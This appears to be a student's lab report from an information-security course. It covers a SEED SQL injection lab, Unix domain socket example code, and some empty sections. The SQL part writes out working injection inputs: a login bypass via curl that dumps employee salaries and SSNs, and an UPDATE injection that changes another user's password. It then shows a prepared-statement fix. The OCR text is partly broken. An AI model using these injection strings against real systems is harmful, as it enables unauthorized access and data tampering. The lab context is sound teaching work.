National Taiwan Normal University

CSIE Information Security: A Hands-on Approach

Instructor: Po-Wen Chi


Due Date: Jan 24, 2022, AM 11:59

Assignment 7

系級：資工１１１　學號：４０７４７０３１Ｓ　姓名：劉子弘

6.1 SEED Lab (40 pts)

2　Lab Environment Setup



3 Lab Tasks

3.1 Task 1: Get Familiar with SQL Statements


```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

```
mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
```

3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage




Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Task 2.2: SQL Injection Attack from command line

```
curl 'www.seed-server.com/unsafe_home.php?username=admin%27%3b%23'
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item a
tive'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></l
><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul
<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</butto
></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><
able class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Usern
me</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='c
l'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th s
ope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000
/td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bob
</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td>
/tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></t
```

Task 2.3: Append a new SQL statement




(admin'; update credential set name=X where ID=1;#) = > 失敗


There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'update credential set name=X where ID=1;#' and Password='da39a3ee5e6b4b0d3255bfe' at line 3]\n

3.3 Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1: Modify your own salary




Task 3.2: Modify other people' salary



Task 3.3: Modify other people' password.




(',Password='7e240de74fb1ed08fa08d38063f6a6a91462a815' where ID= 2 ;#)



3.4 Task 4: Countermeasure — Prepared Statement

```php
// do the query
// $result = $conn->query("SELECT id, name, eid, salary, ssn
//                         FROM credential
//                         WHERE name= '$input_uname' and Password= '$hashed_pwd'");

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name = ? and Password = ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();
// if ($result->num_rows > 0) {
//   // only take the first row
//   $firstrow = $result->fetch_assoc();
//   $id     = $firstrow["id"];
//   $name   = $firstrow["name"];
//   $eid    = $firstrow["eid"];
//   $salary = $firstrow["salary"];
//   $ssn    = $firstrow["ssn"];
// }
```



= > 失敗

7.2 nftables (15 pts)

7.3 Unix Domain Socket(15 pts)

Unix domain socket 可以讓一個O S 上的多個 process 傳遞資料且是在ernal 不用經過網路，主要是利用檔案路徑代替 IP 把 application layer 的資料複製到另一個程序，在 IPC 上很有效率，因為 IPC 所以相較封包不會有安全問題，比起只能傳 byte stream 的 pipe，uds 可以還可以傳 data stream

Server.c

```c
char *socket_path = "server.socket";

int main(void)  {
    struct sockaddr_un serun, cliun;
    socklen_t cliun_len;
    char buf[80];
    int i, n;
    int listenfd = socket(AF_UNIX, SOCK_STREAM, 0);
    memset(&serun, 0, sizeof(serun));
    serun.sun_family = AF_UNIX;
    strcpy(serun.sun_path, socket_path);
    int size = offsetof(struct sockaddr_un, sun_path) + strlen(serun.sun_path);
    unlink(socket_path);
    bind(listenfd, (struct sockaddr *)&serun, size);
    listen(listenfd, 20);
    while(1) {
        cliun_len = sizeof(cliun);
        int connfd = accept(listenfd, (struct sockaddr *)&cliun, &cliun_len);
        while(1) {
            n = read(connfd, buf, sizeof(buf));
            printf("received: %s", buf);
            for(i = 0; i < n; i++) {
                buf[i] = toupper(buf[i]);
            }
            write(connfd, buf, n);
        }
        close(connfd);
    }
    close(listenfd);
```

```
seed@VM: ~/.../3
[01/23/22]seed@VM:~/.../3$ gcc server.c -o server
[01/23/22]seed@VM:~/.../3$ ./server
received: hello
received: world
```

client.c

```c
char *client_path = "client.socket";
char *server_path = "server.socket";

int main(){
    struct  sockaddr_un cliun, serun;
    char buf[100];
    int sockfd = socket(AF_UNIX, SOCK_STREAM, 0);
    memset(&cliun, 0, sizeof(cliun));
    cliun.sun_family = AF_UNIX;
    strcpy(cliun.sun_path, client_path);
    int len = offsetof(struct sockaddr_un, sun_path) + strlen(cliun.sun_path);
    unlink(cliun.sun_path);
    bind(sockfd, (struct sockaddr *)&cliun, len);
    memset(&serun, 0, sizeof(serun));
    serun.sun_family = AF_UNIX;
    strcpy(serun.sun_path, server_path);
    len = offsetof(struct sockaddr_un, sun_path) + strlen(serun.sun_path);
    connect(sockfd, (struct sockaddr *)&serun, len);
    while(fgets(buf, 80, stdin) != NULL) {
        write(sockfd, buf, strlen(buf));
        int n = read(sockfd, buf, 80);
        write(STDOUT_FILENO, buf, n);
    }
    close(sockfd);
    return 0;
}
```

```
seed@VM: ~/.../3
[01/23/22]seed@VM:~/.../3$ gcc client.c -o client
[01/23/22]seed@VM:~/.../3$ ./client
hello
HELLO
world
WORLD
```

7.4 VPN (30 pts)